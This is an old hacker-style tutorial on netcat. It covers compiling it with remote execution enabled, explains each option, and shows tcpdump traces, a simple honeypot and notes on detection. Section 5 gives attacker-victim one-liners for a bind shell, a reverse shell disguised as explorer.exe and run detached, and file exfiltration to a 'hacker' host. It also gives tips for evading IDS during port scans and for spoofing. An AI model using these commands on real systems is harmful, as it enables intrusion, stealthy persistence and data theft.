Advanced Netcat Usage
V1.0

- The TCP/IP Swiss Army Knife –

by DP Security
http://kickme.to/dpsecurity

Table of contents

---

1. What is netcat ?

Netcat makes and accepts TCP and UDP connections. That's it. It doesn't do anything fancy, it doesn't have a nice GUI, it's just rough & raw. But because it operates at such a low level, it has tremendous power & capabilities. When you've finished reading this paper, you'll know what I mean.

2. Where to get netcat ?

Netcat can be downloaded from the atstake.com website : www.atstake.com
Look under 'research' -> tools, or follow this link :
http://www.atstake.com/research/tools/index.html

We will discuss the unix version of netcat. Current version (at the time this document was written) is 1.10

3. Compiling netcat

First, unpack the netcat tarball. Warning : the netcat package does not contain a root subdirectory, so if you untar the file in a directory, be aware of the fact that most of the files will be located in the root of that directory. Therefore, we will first create a directory ourselves :

```
mkdir netcat
mv nc110.tgz netcat
cd netcat
```

Now unzip/untar the files :

```
tar xvfz nc110.tgz
```

Now you can compile the source code to get a working copy of netcat… but we'll want to make some changes first :

There are two compile-time options that are of importance :

GAPING_SECURITY_HOLE
This looks dangerous, and in fact it is. We do not recommend you using it, because it could be used against you… but on the other hand, the blackhat community will be using it against you no matter what, so we could at least explain what is does and how it can be used. This option enables Netcat to spawn off an external program, all I/O will be directed through the netcat pipe. This would allow you to execute remote commands, or even get a remote shell. Obviously, this option is not enabled by default, so we'll have to turn it on.
Note : The Win32 version has the GAPING_SECURITY_HOLE option enabled by default.

TELNET
If you use netcat to connect to a telnet server, it won't work. Telnet servers & clients do some negotiation before actually prompting you to log on. Netcat does not support these negotiations, unless you enable this option while compiling.

How to enable these two options ?

Edit the Makefile :

```
# makefile for netcat, based off same ol' "generic makefile".
# Usually do "make systype" -- if your systype isn't defined, try "generic"
# or something else that most closely matches, see where it goes wrong, fix
```

```
# it, and MAIL THE DIFFS back to Hobbit.

### PREDEFINES

# DEFAULTS, possibly overridden by <systype> recursive call:
# pick gcc if you'd rather , and/or do -g instead of -O if debugging
# debugging
# DFLAGS = -DTEST -DDEBUG
DFLAGS= -DGAPING_SECURITY_HOLE -DTELNET
CFLAGS = -O
XFLAGS =        # xtra cflags, set by systype targets
XLIBS =         # xtra libs if necessary?
# -Bstatic for sunos,  -static for gcc, etc.  You want this, trust me.
STATIC =
…
```

Add DFLAGS = -DGAPING_SECURITY_HOLE –DTELNET as shown above

Save & close the file. Now we are ready to compile
Note : If you want to link against the resolver library on SunOS [recommended] and you have BIND 4.9.x, you may need to change XLIBS=-lresolv in the Makefile to XLIBS="-lresolv -l44bsd".

Type 'make linux' (or type 'make help' if you want to see which platforms are supported)
If everything goes well, netcat will be built, ready for usage.
However, on newer systems you will probably get this error :

```
make -e nc  XFLAGS='-DLINUX' STATIC=-static
make[1]: Entering directory `/netcat'
cc -O -s         -DGAPING_SECURITY_HOLE -DTELNET -DLINUX -static -o nc netcat.c
/tmp/cc3PKIih.o: In function `main':
/tmp/cc3PKIih.o(.text+0x16a7): undefined reference to `res_init'
collect2: ld returned 1 exit status
make[1]: *** [nc] Error 1
make[1]: Leaving directory `/netcat'
make: *** [linux] Error 2
```

Don't worry, we'll solve this very quickly :
Edit netcat.c
Look for this piece of code :

```
#ifdef HAVE_BIND
/* can *you* say "cc -yaddayadda netcat.c -lresolv -l44bsd" on SunLOSs? */
  res_init();
#endif
```

Then simply comment out res_init(); by putting // in front of it, so it looks like this :

```
#ifdef HAVE_BIND
/* can *you* say "cc -yaddayadda netcat.c -lresolv -l44bsd" on SunLOSs? */
  //res_init();
#endif
```

Save & close
Run 'make linux' again…

```
[xxx@yyy netcat]# make linux
make -e nc  XFLAGS='-DLINUX' STATIC=-static
make[1]: Entering directory `/netcat'
cc -O -s         -DGAPING_SECURITY_HOLE -DTELNET -DLINUX -static -o nc netcat.c
make[1]: Leaving directory `/netcat'
[xxx@yyy netcat]# ls
Changelog  data  generic.h  Makefile  nc  nc110.tgz  netcat.blurb  netcat.c  README  scripts  stupidh
[xxx@yyy netcat]#
```

This looks much better. Try to run netcat :

```
[xxx@yyy netcat]# nc -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -e prog                 program to exec after connect [dangerous!!]
```

```
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

You can already see the effect of putting DGAPING_SECURITY_HOLE in the Makefile : when running nc –help, it lists the –e option.

4. Command line parameters

Basic command line is `nc [options] host port(s)`

Host = the IP address of the host you want to connect to
Port(s) = the port number on the remote host you want to connect to. This can be a single port, or a range of ports (x-y), or individual ports separated by spaces. If you don't specify any options nor paramteres, you will go into interactive mode :

```
[xxx@digger xxx]# nc
Cmd line:
```

The host argument can be an hostname or an IP address. If you specify an IP address, it will try to do a reverse DNS lookup (unless you use the –n option)

General options

-h shows the help :

```
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -e prog                 program to exec after connect [dangerous!!]
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Note: because we've included the GAPING_SECURITY_HOLE, the option –e is present in the help output.

on Windows, the –help looks like this :

```
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
```

```
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

-e <command> execute command

When netcat was compiled with the GAPING_SECURITY_HOLE, you can use this option to execute commands any time someone makes connection to the port netcat is listening. A client netcat will pipe the I/O to a remote netcat listener elsewhere. It's basically a quick and easy way of setting up a backdoor shell on a system.

-i <seconds> delay interval

Amount of time netcat waits between data sends. This can be used to keep port scans under the radar of some IDS systems.

-g <route list> support for loose source routing

We're not going to discuss loose source routing in this document, you might want to look for other paperz on our site to learn more on lsr. The –g option supports up to 8 hosts. Netcat will be forced to pass through each of these 8 (or less) hosts. This technique is common used to redirect spoofed packets so they will pass by the attacker's computer. Note : this usually doesn't work (anymore), because most routers ignore loose source routing requests.

-G <hop pointer> hop pointer

This option is used in conjunction with the –g option. It lets you alter which IP address in your –g route list is currently the next hop. IP addresses are 4 bytes, so this argument has to appear in multiplies of four, where 4 refers to the first IP address in the route list, 8 refers to the second address, 12 refers to the third address and so on. This is useful if you are looking to forge portions of the source routing list to make it look as if it was coming from elsewhere. (For example, you could put dummy addresses as the first two ip addresses in your –g list, and then specify a hop pointer of 12; then the packets would be routed to the third IP address in the –g list right away. The actual packet contents will still contain the dummy IP addresses, making it appear as though the packet came from one location when in fact it's coming from somewhere else. This helps hackers to mask where they're coming from when spoofing and source routing.

-l listen mode

This option enables netcat to listen on a given port. The option –p is used to specify the local TCP port to listen on. Use the –u option to specify a UDP port instead of a TCP port.

-n no hostname lookups

Does what it says : it does not do any host lookups. When using the –n option, make sure you are not using hostnames as arguments !

-o <hexfile> performs hex dump

Performs hex dump of the data and stores it in <hexfile>. To get a hexdump of only the incoming date, use
        -o <hexfile
If you want to get a hexdump of outgoing data, use
        -o >hexfile
If you want both, then don't specify a direction (with < and >), just use
        -o hexfile

-p local port number

Use –p to specify the local port number. This argument is required when using a –l (or –L on Windows platforms) to put netcat in listening mode. If you don't specify a –p port on outgoing connections, then netcat will use whatever port is given to it by the system. Keep in mind that on a unix box, only root can assign port numbers under 1024.

-r random

Let netcat choose random local and remote ports, useful when using netcat as a port scanner, and you want to mix up the port order of both source & destination ports to make it look less like a port scan. When used in conjunction with the –i option, a hacker will have a pretty good chance to perform a port scan without the admin or IDS will notice.

-s source IP address

In outbound connections, this sets the source IP address, used when performing spoofing.
In listening mode, this will allow you to bind in from of existing ports.
For example, syslog listens on port 514, on all available interfaces (by default)
If you run netcat & set it to listen on port 514, and if you specify the local ip address with the –s parameter, all incoming syslog traffic will go to the most specified listener first. Since netcat is listening on port 514 on the actual IP address, and the real syslog is listening on port 514 on <any interface>, netcat will get the traffic. In short, if the socket specifies both a port and an IP address, it gets precedence over sockets that haven't bound to a specific IP address. We'll provide more information on this later on in this document.

-t telnet

If compiled with the telnet option, netcat will be able to handle telnet option negotiation with a telnet server, responding with meaningless information, but allowing you to get the login prompt you were waiting for.

-u UDP mode

Tells Netcat to use UDP instead of TCP. Works for both outbound (client) mode and listen mode.

-v verbose mode

A single v shows what address it's connecting or binding to and if any problems occur
A second v lets you know how much data was sent & received at the end of the connection.

-w seconds

Tells netcat how long it has to wait before giving up on a connection. It also tells Netcat how long to wait after an EOF is received on standard input before closing the connection and exiting. (This is important if you're sending a command through netcat to a remote server and are expecting a large amount of data in return (for example; sending a HTTP command to a web server to download a large file)

-z zero IO

Tells netcat to send only enough data to discover which ports in a specified range actually have something listening.
Example : `nc –v –z 1.1.1.1 20-100`
(This comes down to sending empty packets with the rights flags set in order to try to establish the session, and then quit the session again)

Windows-specific options

-d daemon mode

This option puts netcat in stealth mode, detaching it from a command prompt/Dos box. Attackers might install a netcat listener as a service to gain backdoor access…. Obviously they would not want the netcat listener to pop up as a Dos box on the victim computer…

-L listen "harder" mode

This tells netcat to restart its listen mode with the same command line options after a connection is closed. This is used by hackers to keep access to a host by installing a netcat listener, and putting it in listen 'harder' mode. –L requires the –p option.


5. Netcat fun : some examples

Remote Access to a shell (hacker connects to victim, hacker gets remote prompt)

Host 1 (attacker, linux) Host 2 (WinXP, victim)

1. `nc –l –p 80 –e c:\windows\system32\cmd.exe`

2. `nc host2 80`



Windows specific options

Remote reverse access to a shell (victim connects to hacker, hacker gets remote prompt)

Hacker :
```
nc –l –p 1234
```

Victim host :
```
move nc.exe c:\winnt\system32\drivers\explorer.exe
c:\winnt\system32\drivers\explorer.exe hacker –p 1234 -d –e cmd.exe
```

Transferring files

Transferring text files
Hacker:
```
nc –l –p 1234 > readme.txt
```
Victim :
```
cat readme.txt | nc hacker 1234
```

Transferring binary files (works for text files as well)
On victim : `nc –l –u –p 5555 < file_to_transfer`
On hacker : `nc –u victim 5555 >savefile`
Hit the enter key a couple of times, close with CTRL-C, and the file will be transferred.
(this seems to work well with udp connections…)

Let's go on step further…
Computer 1 : `nc -l -p 1234 | uncompress -c | tar xvfp -`
Computer 2 : `tar cfp - /some/dir | compress -c | nc -w 3 othermachine 1234`

This will transfer the contents of /some/dir to Computer 1, without having to worry about hidden files, …

Inetd

Netcat will function perfectly well *under* inetd as a TCP connection redirector for inbound services, like a "plug-gw" without the authentication step. This is very useful for doing stuff like redirecting traffic through your firewall out to other places like web servers and mail hubs, while posing no risk to the firewall machine itself. Put netcat behind inetd and tcp_wrappers, perhaps like this:

```
www stream tcp nowait nobody /etc/tcpd /bin/nc -w 3 realwebserver 80
```

Test syslog services

If you are not sure whether a syslog service is working well, connect with netcat to it, and send "<0>message", which should correspond to "kern.emerg" and cause syslogd to scream into every file it has open [and possibly all over users' terminals]. You can tame this down by using a different number and use netcat inside routine scripts to send syslog messages to places that aren't configured in syslog.conf. For example, "echo '<38>message' | nc -w 1 -u loggerhost 514" should send to auth.notice on loggerhost. The exact number may vary; check against your syslog.h first.

Web server fingerprinting/banner grabbing

```
nc webserver 80
GET / HTTP/1.0
<crlf><crlf>

or scriptable :       nc webserver 80 < get.txt > out.txt
where get.txt contains    GET / HTTP/1.0
```

FTP/SSH/Web server banner grabbing

```
echo QUIT | nc –v target 21 22 80
```

Note : a webserver won't recognize a 'QUIT' command, but it will probably return the webserver platform name

Connecting to HTTPS protected websites

Netcat by default does not support SSL encryption, so we'll have to use an additional tool : stunnel

First, create a stunnel between your computer and the target webserver, and set it listening on a local port on your computer.
Then connect to that local port on your computer; all requests will be piped through the stunnel connection.
An example :

```
stunnel -d localhost:80 -c -r targethost:443
nc –v localhost 80
```

Customizing http requests, testing for buffer overflows, ;..

```
perl -e 'print "GET /"; print "%n" x 5000; print "HTTP/1.0\n\n" | nc target 80
```

6. Building honeypots with netcat

a. create a fake index.htm file
b. set up a netcat listener on port 80, send all output to a text file; send index.htm as input for display on the remote host :

In this example, we will use a linux host as honeypot.

Linux :
Create a file with the following script (assuming you have perl installed on your computer)

```
#! /usr/bin/perl -w
`while true; do nc -l -p 80 < index.htm >> out.txt; done`;
```

Then connect with the browser to http://target
You will get the contents of index.htm; and everything you send will be stored in out.txt

7. Behind the scenes

Client mode

Tcp

When a netcat tries to connect to a given port on a remote host, this is what it is really doing :

a. connecting to a tcp port that is closed : (for example, port 80) ('attacker' connects to 10.1.0.1; attacker is using ns1.yourdomain.com as primary DNS server)

```
00:32:11.903848 attacker.4006 > ns1.yourdomain.com.domain:  2569+ PTR? 1.0.1.10.in-addr.arpa. (39)
00:32:11.904684 ns1.yourdomain.com.domain > attacker.4006:  2569 NXDomain* 0/1/0 (127)

00:32:16.424307 attacker.1533 > 10.1.0.1.http: S 4213332453:4213332453(0) win 64512 <mss
1460,nop,nop,sackOK> (DF)
00:32:16.424325 10.1.0.1.http > attacker.1533: R 0:0(0) ack 4213332454 win 0 (DF)

00:32:16.850922 attacker.1533 > 10.1.0.1.http: S 4213332453:4213332453(0) win 64512 <mss
1460,nop,nop,sackOK> (DF)
00:32:16.850939 10.1.0.1.http > attacker.1533: R 0:0(0) ack 1 win 0 (DF)

00:32:17.351749 attacker.1533 > 10.1.0.1.http: S 4213332453:4213332453(0) win 64512 <mss
1460,nop,nop,sackOK> (DF)
00:32:17.351759 10.1.0.1.http > attacker.1533: R 0:0(0) ack 1 win 0 (DF)
```

What do we learn from this tcpdump output ?

1. Before attempting the actual connect, netcat on the attacker computer is performing a reverse DNS lookup. Unfortunately, the DNS server was not able to complete the task, so a NXDomain 'No existing domain) record was returned.
2. Netcat is trying up to 3 times to connect before aborting the connection. All three attempts to connect to tcp port 80 (packet from attacker to 10.1.0.1, SYN flag set) were answered with a packet with RESET+ACK flag set.

b. connecting to a tcp port that is open : (for example, port 80) ('attacker' connects to 10.1.0.1; attacker is using ns1.yourdomain.com as primary DNS server)

```
00:40:34.903848 attacker.4006 > ns1.yourdomain.com.domain:  2569+ PTR? 1.0.1.10.in-addr.arpa. (39)
00:40:34.904684 ns1.yourdomain.com.domain > attacker.4006:  2569 NXDomain* 0/1/0 (127)

00:40:39.005081 attacker.1540 > 10.1.0.1.http: S 44135268:44135268(0) win 64512 <mss
1460,nop,nop,sackOK> (DF)
00:40:39.005133 10.1.0.1.http > attacker.1540: S 3453979035:3453979035(0) ack 44135269 win 5840 <mss
1460,nop,nop,sackOK> (DF)
00:40:39.005810 attacker.1540 > 10.1.0.1.http: . ack 1 win 64512 (DF)
00:40:39.006757 10.1.0.1.http > attacker.1540: . 1:1461(1460) ack 1 win 5840 (DF)
00:40:39.006796 10.1.0.1.http > attacker.1540: P 1461:1811(350) ack 1 win 5840 (DF)
00:40:39.008374 attacker.1540 > 10.1.0.1.http: . ack 1811 win 64512 (DF)
```

What do we learn from this tcpdump output ?

1. Before attempting the actual connect, netcat on the attacker computer is performing a reverse DNS lookup. Unfortunately, the DNS server was not able to complete the task, so a NXDomain 'No existing domain) record was returned.
2. Netcat is connected after the first attempt. (packet from attacker to 10.1.0.1, SYN flag set was answered by 10.1.0.1 with SYN/ACK. Attacker sends ACK to complete three-way handshake. What follows is basically setting up the transfer (another ACK, then PUSH/ACK (it's common to send both PSH and ACK in the same packet, as this decreases the bandwidth needed for a standard TCP session) , and so on.

Udp

a. connecting to an udp port that is closed (for example, port 1604). Since we already know the attacker will perform DNS reverse lookup, I have left this out in this dump :

b. connecting to an udp port that is open (for example, port 80). Same assumption applies here

Port scan mode

When performing a port scan, this is what netcat is doing :

nc –v –z target 80-88 Target (10.1.0.1) is behind a firewall, only port 80 is allowed. Target has a webserver running on this port. -z option is set, so there shouldn't be any data

Output :

```
 (UNKNOWN) [10.1.0.1] 88 (kerberos): TIMEDOUT
...
 (UNKNOWN) [10.1.0.1] 81 (?): TIMEDOUT
(UNKNOWN) [10.1.0.1] 80 (http) open
```

Tcpdump :

```
01:05:28.268426 attacker.1566 > 10.1.0.1.http: S 416615131:416615131(0) win 64512 <mss
1460,nop,nop,sackOK> (DF)
01:05:28.268461 10.1.0.1.http > attacker.1566: S 707703061:707703061(0) ack 416615132 win 5840 <mss
1460,nop,nop,sackOK> (DF)
01:05:28.268936 attacker.1566 > 10.1.0.1.http: . ack 1 win 64512 (DF)
01:05:28.269104 10.1.0.1.http > attacker.1566: P 1:2(1) ack 1 win 5840 (DF)
01:05:28.269697 attacker.1566 > 10.1.0.1.http: R 416615132:416615132(0) win 0 (DF)
```

-> ordinary 3way handshake, but without data.

Full tcpdump of a remote shell

```
01:15:13.899875 attacker.1569 > 10.1.0.1.http: S [tcp sum ok] 562913970:562913970(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 127, id 25554, len 48)
0x0000   4500 0030 63d2 4000 7f06 5149 c0a8 7c02        E..0c.@...QI..|.
0x0010   0a01 0001 0621 0050 218d 62b2 0000 0000        .....!.P!.b.....
0x0020   7002 fc00 b5c1 0000 0204 05b4 0101 0402        p...............
01:15:13.899910 10.1.0.1.http > attacker.1569: S [tcp sum ok] 1327190835:1327190835(0) ack 562913971 win
5840 <mss 1460,nop,nop,sackOK> (DF) (ttl 64, id 0, len 48)
0x0000   4500 0030 0000 4000 4006 f41b 0a01 0001        E..0..@.@.......
0x0010   c0a8 7c02 0050 0621 4f1b 5333 218d 62b3        ..|..P.!O.S3!.b.
0x0020   7012 16d0 f892 0000 0204 05b4 0101 0402        p...............
01:15:13.900400 attacker.1569 > 10.1.0.1.http: . [tcp sum ok] 1:1(0) ack 1 win 64512 (DF) (ttl 127, id
25555, len 40)
0x0000   4500 0028 63d3 4000 7f06 5150 c0a8 7c02        E..(c.@...QP..|.
0x0010   0a01 0001 0621 0050 218d 62b3 4f1b 5334        .....!.P!.b.O.S4
0x0020   5010 fc00 4026 0000 0000 0000 0000             P...@&........
01:15:16.689563 attacker.1569 > 10.1.0.1.http: P [tcp sum ok] 1:8(7) ack 1 win 64512 (DF) (ttl 127, id
25557, len 47)
0x0000   4500 002f 63d5 4000 7f06 5147 c0a8 7c02        E../c.@...QG..|.
0x0010   0a01 0001 0621 0050 218d 62b3 4f1b 5334        .....!.P!.b.O.S4
0x0020   5018 fc00 e1e3 0000 7768 6f61 6d69 0a          P.......whoami.
01:15:16.689758 10.1.0.1.http > attacker.1569: . [tcp sum ok] 1:1(0) ack 8 win 5840 (DF) (ttl 64, id
61988, len 40)
0x0000   4500 0028 f224 4000 4006 01ff 0a01 0001        E..(.$@.@.......
0x0010   c0a8 7c02 0050 0621 4f1b 5334 218d 62ba        ..|..P.!O.S4!.b.
0x0020   5010 16d0 2550 0000                            P...%P..
01:15:16.693631 10.1.0.1.http > attacker.1569: P [tcp sum ok] 1:6(5) ack 8 win 5840 (DF) (ttl 64, id
61989, len 45)
0x0000   4500 002d f225 4000 4006 01f9 0a01 0001        E..-.%@.@.......
0x0010   c0a8 7c02 0050 0621 4f1b 5334 218d 62ba        ..|..P.!O.S4!.b.
0x0020   5018 16d0 395f 0000 726f 6f74 0a               P...9_..root.
01:15:16.840171 attacker.1569 > 10.1.0.1.http: . [tcp sum ok] 8:8(0) ack 6 win 64507 (DF) (ttl 127, id
25560, len 40)
0x0000   4500 0028 63d8 4000 7f06 514b c0a8 7c02        E..(c.@...QK..|.
0x0010   0a01 0001 0621 0050 218d 62ba 4f1b 5339        .....!.P!.b.O.S9
0x0020   5010 fbfb 401f 0000 0000 0000 0000             P...@.........
01:15:20.367287 attacker.1569 > 10.1.0.1.http: R [tcp sum ok] 562913978:562913978(0) win 0 (DF) (ttl
127, id 25562, len 40)
0x0000   4500 0028 63da 4000 7f06 5149 c0a8 7c02        E..(c.@...QI..|.
0x0010   0a01 0001 0621 0050 218d 62ba 9aa6 855f        .....!.P!.b...._
0x0020   5004 0000 be75 0000 0000 0000 0000             P....u........
```

We can see the attacker connecting to port 80 on the target 10.1.0.1
The target has a netcat listener on port 80, configured to spawn a shell
The attacker is sending the 'whoami' command; the target is answering 'root'

8. Netcat sample scripts

When you've extracted the netcat source code tarball, you might have noticed there's a directory called scripts. This directory contains a couple of scripts which use netcat as backend. I'm sure you are smart enough to figure out what they do… so I won't discuss them here

9. Detecting netcat connections

Let's investigate if there is a way to detect incoming netcat connections; and maybe set up triggers in your Intrusion Detection system.

When connection to a webserver using netcat, this is what tcpdump will see :
(netcat + GET /hack.html HTTP/1.0)

```
19:02:53.164716 hacker.1026 > webserver.http: S [tcp sum ok] 2567989619:2567989619(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 56823, len 48)
0x0000   4500 0030 ddf7 4000 8006 d621 c0a8 7c02        E..0..@....!..|.
0x0010   0a01 0003 0402 0050 9910 6973 0000 0000        .......P..is....
0x0020   7002 fc00 399a 0000 0204 05b4 0101 0402        p...9...........
19:02:53.171111 webserver.http > hacker.1026: S [tcp sum ok] 1741948314:1741948314(0) ack 2567989620 win 64240 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 56159, len 48)
0x0000   4500 0030 db5f 4000 8006 d8b9 0a01 0003        E..0._@.........
0x0010   c0a8 7c02 0050 0402 67d4 059a 9910 6974        ..|..P..g.....it
0x0020   7012 faf0 cd2a 0000 0204 05b4 0101 0402        p....*..........
19:02:53.171115 hacker.1026 > webserver.http: . [tcp sum ok] 1:1(0) ack 1 win 64512 (DF) (ttl 128, id 56824, len 40)
0x0000   4500 0028 ddf8 4000 8006 d628 c0a8 7c02        E..(..@....(..|.
0x0010   0a01 0003 0402 0050 9910 6974 67d4 059b        .......P..itg...
0x0020   5010 fc00 f8de 0000 0000 0000 0000             P.............
19:03:03.290495 hacker.1026 > webserver.http: P [tcp sum ok] 1:25(24) ack 1 win 64512 (DF) (ttl 128, id 56848, len 64)
0x0000   4500 0040 de10 4000 8006 d5f8 c0a8 7c02        E..@..@.......|.
0x0010   0a01 0003 0402 0050 9910 6974 67d4 059b        .......P..itg...
0x0020   5018 fc00 657a 0000 4745 5420 2f68 6163        P...ez..GET./hac
0x0030   6b2e 6874 6d6c 2048 5454 502f 312e 300a        k.html.HTTP/1.0.
19:03:03.479748 webserver.http > hacker.1026: . [tcp sum ok] 1:1(0) ack 25 win 64216 (DF) (ttl 128, id 56272, len 40)
0x0000   4500 0028 dbd0 4000 8006 d850 0a01 0003        E..(..@....P....
0x0010   c0a8 7c02 0050 0402 67d4 059b 9910 698c        ..|..P..g.....i.
0x0020   5010 fad8 f9ee 0000 2020 2020 2020             P.............
19:03:03.660381 hacker.1026 > webserver.http: P [tcp sum ok] 25:26(1) ack 1 win 64512 (DF) (ttl 128, id 56851, len 41)
0x0000   4500 0029 de13 4000 8006 d60c c0a8 7c02        E..)..@.......|.
0x0010   0a01 0003 0402 0050 9910 698c 67d4 059b        .......P..i.g...
0x0020   5018 fc00 eebd 0000 0a00 0000 0000             P.............
19:03:03.794079 webserver.http > hacker.1026: FP 1:1179(1178) ack 26 win 64215 (DF) (ttl 128, id 56273, len 1218)
0x0000   4500 04c2 dbd1 4000 8006 d3b5 0a01 0003        E.....@.........
0x0010   c0a8 7c02 0050 0402 67d4 059b 9910 698d        ..|..P..g.....i.
0x0020   5019 fad7 f538 0000 4854 5450 2f31 2e31        P....8..HTTP/1.1
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a        .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f35        .Microsoft-IIS/5
0x0050   2e30                                           .0
19:03:03.794083 hacker.1026 > webserver.http: . [tcp sum ok] 26:26(0) ack 1180 win 63334 (DF) (ttl 128, id 56852, len
40)
0x0000   4500 0028 de14 4000 8006 d60c c0a8 7c02        E..(..@.......|.
0x0010   0a01 0003 0402 0050 9910 698d 67d4 0a36        .......P..i.g..6
0x0020   5010 f766 f8c4 0000 0000 0000 0000             P..f..........
19:03:03.794085 hacker.1026 > webserver.http: F [tcp sum ok] 26:26(0) ack 1180 win 63334 (DF) (ttl 128, id 56853, len
40)
0x0000   4500 0028 de15 4000 8006 d60b c0a8 7c02        E..(..@.......|.
0x0010   0a01 0003 0402 0050 9910 698d 67d4 0a36        .......P..i.g..6
0x0020   5011 f766 f8c3 0000 0000 0000 0000             P..f..........
19:03:03.794086 webserver.http > hacker.1026: . [tcp sum ok] 1180:1180(0) ack 27 win 64215 (DF) (ttl 128, id 56274, len
40)
0x0000   4500 0028 dbd2 4000 8006 d84e 0a01 0003        E..(..@....N....
0x0010   c0a8 7c02 0050 0402 67d4 0a36 9910 698e        ..|..P..g..6..i.
0x0020   5010 fad7 f552 0000 2020 2020 2020             P....R........
```

When connection to a webserver using a webbrowser (in this example : Internet Explorer connecting to http://webserver/hach.html), this is what tcpdump will see :

```
19:13:02.158450 hacker.1044 > webserver.http: S [tcp sum ok] 2718197197:2718197197(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 59061, len 48)
0x0000   4500 0030 e6b5 4000 8006 cd63 c0a8 7c02        E..0..@....c..|.
0x0010   0a01 0003 0414 0050 a204 65cd 0000 0000        .......P..e.....
0x0020   7002 fc00 343a 0000 0204 05b4 0101 0402        p...4:..........
19:13:02.158477 webserver.http > hacker.1044: S [tcp sum ok] 1915189871:1915189871(0) ack 2718197198 win 64240 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 63673, len 48)
0x0000   4500 0030 f8b9 4000 8006 bb5f 0a01 0003        E..0..@...._....
0x0010   c0a8 7c02 0050 0414 7227 7a6f a204 65ce        ..|..P..r'zo..e.
0x0020   7012 faf0 48a2 0000 0204 05b4 0101 0402        p...H...........
19:13:02.158480 hacker.1044 > webserver.http: . [tcp sum ok] 1:1(0) ack 1 win 64512 (DF) (ttl 128, id 59063, len 40)
0x0000   4500 0028 e6b7 4000 8006 cd69 c0a8 7c02        E..(..@....i..|.
0x0010   0a01 0003 0414 0050 a204 65ce 7227 7a70        .......P..e.r'zp
```

```
0x0020   5010 fc00 7456 0000 0000 0000 0000            P...tV........
19:13:02.158497 hacker.1044 > webserver.http: P 1:350(349) ack 1 win 64512 (DF) (ttl 128, id 59064, len 389)
0x0000   4500 0185 e6b8 4000 8006 cc0b c0a8 7c02        E.....@.......|.
0x0010   0a01 0003 0414 0050 a204 65ce 7227 7a70        .......P..e.r'zp
